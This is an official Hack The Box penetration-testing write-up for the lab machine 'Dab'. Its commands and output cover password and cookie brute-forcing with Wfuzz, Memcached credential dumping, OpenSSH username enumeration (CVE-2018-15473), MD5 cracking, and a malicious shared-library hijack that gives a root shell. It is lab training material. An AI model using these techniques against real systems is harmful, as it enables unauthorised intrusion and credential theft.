Hack The Box
PEN-TESTING LABS

Dab

29th January 2019 / Document No D19.100.05

Prepared By: egre55

Machine Author: snowscan

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Dab is a challenging machine, that features an interesting enumeration and exploitation path. It teaches techniques and concepts that are useful to know when assessing Web and Linux environments.

Skills Required

- Basic knowledge of Web application enumeration techniques
- Basic Linux enumeration skills
- Basic knowledge of binary debugging

Skills Learned

- Wfuzz advanced enumeration
- Memcached enumeration
- OpenSSH username enumeration
- System search path order abuse
- Creation of a malicious shared library

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.86 --rate=1000 -p1-65535,U:1-65535 -e
tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.86
```

```
root@kali:~/hackthebox/dab# nmap -Pn -sV -sC -p$ports 10.10.10.86
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-30 17:07 EST
Nmap scan report for 10.10.10.86
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0            8803 Mar 26  2018 dab.jpg
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:05:77:1e:73:66:bb:1e:7d:46:0f:65:50:2c:f9:0e (RSA)
|   256 61:ae:15:23:fc:bc:bc:29:13:06:f2:10:e0:0e:da:a0 (ECDSA)
|_  256 2d:35:96:4c:5e:dd:5c:c0:63:f0:dc:86:f1:b1:76:b5 (ED25519)
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
| http-title: Login
|_Requested resource was http://10.10.10.86/login
8080/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Internal Dev
```

Nmap reveals that FTP and SSH are available. An nginx web server is also present and serving content on ports 80 and 8080.

Port 80

Wfuzz brute force admin password

The request to http://10.10.10.86/login is captured in Burp Suite and parameters examined.

```
Raw  Params  Headers  Hex
POST /login HTTP/1.1
Host: 10.10.10.86
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.86/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&submit=Login
```

Wfuzz is used to brute force the admin password. Incorrect responses are 18 lines in length and these are hidden from output.

```
wfuzz -c --hl=18 -w /usr/share/SecLists/Passwords/darkweb2017-top1000.txt
-d 'username=admin&password=FUZZ&submit=Login' http://10.10.10.86/login
```


```
root@kali:/opt/wfuzz# ./wfuzz -c --hl=18 -w /usr/share/SecLists/Passwords/darkweb2017-top1000.txt -d 'username=admin&password=FUZZ&submit=Lo
********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86/login
Total requests: 1000

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000277:  C=500      4 L       40 W         291 Ch        "niSniSniSniSniSniS"
000523:  C=302      3 L       24 W         209 Ch        "Password1"
000627:  C=500      4 L       40 W         291 Ch        "niSniSniSniSniSniSniS"
000705:  C=500      4 L       40 W         291 Ch        "niSniSniSniSniSniSniSniS"

Total time: 10.86524
Processed Requests: 1000
Filtered Requests: 996
Requests/sec.: 92.03657
```

This reveals the credentials `admin:Password1`

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of Stock web page

Once logged in, a list of stock items and their quantities is available.



Examination of the source reveals debug code, which indicates that the tables were loaded from a MySQL database.

```
<h3>Items in stock (database updated every few hours)</h3>
<!-- Debug... data tables were loaded from : MySQL DB -->
<table>
<thead>
```

After refreshing the page, it seems that this request was instead loaded from a cache.

```
<h3>Items in stock (database updated every few hours)</h3>
<!-- Debug... data tables were loaded from : Cache -->
<table>
<thead>
```

Caches are used to reduce the number of database queries by holding data in memory, from which it is faster to retrieve, and allows a website to serve a greater number of visitors.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Port 8080

Requests result in the error message "Access denied: password authentication cookie is not set".

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 30 Jan 2019 22:45:18 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 322

<!DOCTYPE html>
<html lang="en">
<head>
<title>Internal Dev</title>
        <meta charset="UTF-8">
        <meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=no, width=device-width">
</head>
<body>
<div class="container wrapper">

Access denied: password authentication cookie not set
```

After modifying the request to include a cookie called "password", the error changes to "Access denied: password authentication cookie incorrect".

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 10.10.10.86:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.DzO5sQ.3xs7cz7uC92tHgizC-dW_h4AAFM
Cookie: password=test
```

```
<div class="container wrapper">

Access denied: password authentication cookie incorrect
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Wfuzz brute force cookie value

Incorrect responses result in output with 29 words, and are excluded. The cookie value of "secret" is quickly found.

```
wfuzz -c --hw=29 -w /usr/share/SecLists/Passwords/darkweb2017-top1000.txt
-H "Cookie: password=FUZZ" http://10.10.10.86:8080
```


```
root@kali:/opt/wfuzz# ./wfuzz -c --hw=29 -w /usr/share/SecLists/Passwords/darkweb2017-top1000.txt -H "Cookie: password=
********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86:8080/
Total requests: 1000

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000211:  C=200     21 L       48 W          540 Ch        "secret"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of cache engine

After setting the cookie value using Burp Suite or Cookie Manager etc., the page is accessed again. Functionality to perform a TCP socket test is available.

Attempts to use symbols result in the error "Suspected hacking attempt detected".



In his Dab video, IppSec demonstrates that effectively all useful symbols are blocked, with the exception of space.

```
wfuzz -c --hw=84 -w /usr/share/SecLists/Fuzzing/alphanum-case-extra.txt -H
"Cookie: password=secret" 'http://10.10.10.86:8080/socket?port=80&cmd=FUZZ'
```

```
root@kali:/opt/wfuzz# ./wfuzz -c --hw=84 -w /usr/share/SecLists/Fuzzing/alphanum-case-extra.txt -H "Cookie: passwor
********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86:8080/socket?port=80&cmd=FUZZ
Total requests: 95

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000001:  C=200     14 L       27 W          303 Ch        "!"
000002:  C=200     14 L       27 W          303 Ch        """
000003:  C=200     14 L       25 W          287 Ch        "#"
000004:  C=200     14 L       27 W          303 Ch        "$"
000005:  C=200     14 L       27 W          303 Ch        "%"
000006:  C=200     14 L       25 W          287 Ch        "&"
000007:  C=200     14 L       27 W          303 Ch        "'"
000008:  C=200     14 L       27 W          303 Ch        "("
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Internal port scan

The TCP socket test functionality is automated using Wfuzz to perform an internal port scan.

```
wfuzz -c --hl=4 -z range,1-65535 -H "Cookie: password=secret"
'http://10.10.10.86:8080/socket?port=FUZZ&cmd=test'
```

```
root@kali:/opt/wfuzz# ./wfuzz -c --hl=4 -z range,1-65535 -H "Cookie: password=secret" 'http://10.10.10.86:8080/so
********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86:8080/socket?port=FUZZ&cmd=test
Total requests: 65535

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000021:  C=200     28 L       61 W          627 Ch        "21"
000022:  C=200     28 L       55 W          629 Ch        "22"
000080:  C=200     40 L       84 W         1010 Ch        "80"
008080:  C=200     40 L       84 W         1010 Ch        "8080"
011211:  C=200     27 L       52 W          576 Ch        "11211"
011855:  C=500      4 L       40 W          291 Ch        "11855"
```

This reveals that port 11211 is open, which is associated with Memcached.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Memcached Enumeration

The Memcached GitHub repo, and cheat sheet from lzone.de are good command references.

https://github.com/memcached/memcached/wiki/Commands
https://lzone.de/cheat-sheet/memcached

In Memcached, values are associated with a particular slab. These storage structures consist of 1MB pages, which are further divided into chunks.



Source: https://www.mikeperham.com/2009/06/22/slabs-pages-chunks-and-memcached/


Information on slab size and performance is returned using the command `stats slabs`.

Request

Raw | Params | Headers | Hex

```
GET /socket?port=11211&cmd=stats+slabs HTTP/1.1
Host: 10.10.10.86:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193




Slab class "16" has a chunk size of 2904 while slab class "26" has a chunksize of 27120.

According to the lzone.de cheat sheet, the command to dump slab class items takes the form:

```
stats cachedump <slab class> <number of items to dump>
```

The slabs are examined, revealing that "16" corresponds to "stock", and "26" to "users".


```
stats cachedump 16 1000
stats cachedump 26 1000
```



The items associated with "users" are retrieved using `get users`.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


HTML encoded JSON output is returned.



A good reference for mapping HTML codes is https://www.ascii.cl/htmlcodes.htm

Using `vi` all instances of " are replaced with "

```
:%s/&#34;/"/g
```



In his Dab video, IppSec shows a nice method of beautifying the JSON data from the command line, which allows for data to be more easily manipulated.

```
jq . users.json
jq . users.json | awk -F"\"" '{print $2}' > users.txt
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

OpenSSH Username Enumeration

OpenSSH 7.2p2 is installed, which is vulnerable to username enumeration via a timing attack (CVE-2018-15473).

Justin Gardner (@Rhynorater) has created an exploit for this, which is available in the Exploit-DB.

https://www.exploit-db.com/exploits/45233

The exploit works well, and the user `genevieve` is identified as a valid user.

```
python 45233.py --userList test.txt --outputFile output.txt 10.10.10.86;
cat output.txt
python 45233.py --userList users.txt --outputFile output.txt 10.10.10.86;
grep "is a valid" output.txt
```

```
root@kali:~/hackthebox/dab# python 45233.py --userList test.txt --outputFile output.txt 10.10.10.86; cat output.txt
[+] Results successfully written to output.txt in List form.
root is a valid user!
tom is not a valid user!
mike is not a valid user!
sarah is not a valid user!
steve is not a valid user!
root@kali:~/hackthebox/dab# python 45233.py --userList users.txt --outputFile output.txt 10.10.10.86; grep "is a valid" output.txt
[+] Results successfully written to output.txt in List form.
genevieve is a valid user!
```

The password hash associated with genevieve is extracted, identified as MD5, and cracked using John the Ripper.

```
jq . users.json | grep genevieve | awk -F"\"" '{print $4}'
echo fc7992e8952a8ff5000cb7856d8586d2 > genevieve.hash
hashid fc7992e8952a8ff5000cb7856d8586d2
/opt/JohnTheRipper/run/john --format=raw-md5 genevieve.hash
--wordlist=/usr/share/wordlists/rockyou.txt
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@kali:~/hackthebox/dab# jq . users.json | grep genevieve | awk -F"\"" '{print $4}'
fc7992e8952a8ff5000cb7856d8586d2
root@kali:~/hackthebox/dab# echo fc7992e8952a8ff5000cb7856d8586d2 > genevieve.hash
root@kali:~/hackthebox/dab#
root@kali:~/hackthebox/dab# hashid fc7992e8952a8ff5000cb7856d8586d2
Analyzing 'fc7992e8952a8ff5000cb7856d8586d2'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
root@kali:~/hackthebox/dab# /opt/JohnTheRipper/run/john --format=raw-md5 genevieve.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Princess1        (?)
```

The credentials `genevieve:Princess1` have been found.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

Examination of setuid binaries

After logging in over SSH, the user flag is captured, and setuid binaries are then examined. This reveals that "ldconfig" and a "myexec" custom binary have been configured as setuid.

```
find / -perm -4000 2>/dev/null
```

```
/usr/bin/myexec
/usr/bin/pkexec
/usr/bin/chfn
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/sbin/ldconfig
```

ldconfig is used to create the links for cache to shared libraries found in the specified paths.

ldd is used to check the dynamic libraries "myexec" will attempt to load.

```
ldd /usr/bin/myexec
```

```
genevieve@dab:~$ ldd /usr/bin/myexec
        linux-vdso.so.1 =>  (0x00007fff1b995000)
        libseclogin.so => /usr/lib/libseclogin.so (0x00007fdf9c22f000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fdf9be65000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fdf9c431000)
```

This reveals the custom library "libseclogin.so".

The directories which will be searched for dynamic libraries are enumerated

```
ldconfig -v | grep -v "^"$'\t' | sed "s/:$//g"
```

```
/usr/lib/x86_64-linux-gnu/libfakeroot
/usr/local/lib
/tmp
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The non-standard directory "/tmp" has been added to the search path.

Administrators can extend the library search path by specifying additional directories in conf files under "/etc/ld.so.conf.d/".

```
cat /etc/ld.so.conf.d/*.conf
```

```
genevieve@dab:~$ cat /etc/ld.so.conf.d/*.conf
/usr/lib/x86_64-linux-gnu/libfakeroot
# libc default configuration
/usr/local/lib
/tmp
# Multiarch support
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu
```

The following articles are useful reference.

https://stackoverflow.com/questions/9151491/extending-default-lib-search-path-in-ubuntu
https://unix.stackexchange.com/questions/22926/where-do-executables-look-for-shared-objects-at-runtime

The myexec binary is executed, but it requires a password.

```
genevieve@dab:~$ /usr/bin/myexec
Enter password: password
Invalid password
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Examination of binary in debugger

"myexec" and associated library are downloaded using scp and examined using PEDA/GDB.

```
scp genevieve@10.10.10.86:/usr/bin/myexec myexec
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
gdb myexec
info functions
```

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000400690  _init
0x00000000004006c0  puts@plt
0x00000000004006d0  __stack_chk_fail@plt
0x00000000004006e0  printf@plt
0x00000000004006f0  seclogin@plt
0x0000000000400700  __libc_start_main@plt
0x0000000000400710  strcmp@plt
0x0000000000400720  __isoc99_scanf@plt
0x0000000000400730  __gmon_start__@plt
0x0000000000400740  _start
0x0000000000400770  deregister_tm_clones
0x00000000004007b0  register_tm_clones
0x00000000004007f0  __do_global_dtors_aux
0x0000000000400810  frame_dummy
0x0000000000400836  main
0x00000000004008f0  __libc_csu_init
0x0000000000400960  __libc_csu_fini
0x0000000000400964  _fini
```


The interesting function "seclogin" is examined. It loads the shared library libseclogin.so.

```
Breakpoint 1, 0x00007f845aeb66a4 in seclogin () from /lib/libseclogin.so
```

The "main" function is examined, which reveals the password "s3cur3l0g1n".

```
gdb myexec
break main
run
stepi (repeat, to step through instructions until password is displayed)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Shared library load order hijack

The setuid binary myexec is run again, which accepts the password "s3cur3l0g1n". The function "seclogin" is called, but doesn't seem to have any functionality yet.

```
genevieve@dab:~$ /usr/bin/myexec
Enter password: s3cur3l0g1n
Password is correct

seclogin() called
TODO: Placeholder for now, function not implemented yet
```

The system search path order means that the "/tmp" directory will be checked before the "/lib" and "/usr/lib" directories. If a malicious libseclogin.so is created in "/tmp", and the library cache is updated using ldconfig, then myexec will attempt to load the malicious library.

IppSec uses the process below to create a malicious library, which will return a root shell.

libseclogin.c is created in "/tmp", with the code below, and then compiled.

```
#include <stdlib.h>
extern int seclogin();

int seclogin(){
      setreuid(0,0);
      execve("/bin/bash",NULL,NULL);
      }
```

```
gcc -shared -fPIC -o libseclogin.so libseclogin.c
```

ldd confirms that myexec now references the malicious library "/tmp/libseclogin.so".

```
genevieve@dab:/tmp$ ldd /usr/bin/myexec
        linux-vdso.so.1 =>  (0x00007ffcf49ec000)
        libseclogin.so => /tmp/libseclogin.so (0x00007ff3fba18000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff3fb64e000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ff3fbc1a000)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The binary is executed, which returns a root shell, and the flag can be captured.

```
genevieve@dab:/tmp$ /usr/bin/myexec
Enter password: s3cur3l0g1n
Password is correct

bash-4.3# id
uid=0(root) gid=1000(genevieve) groups=1000(genevieve)
bash-4.3#
```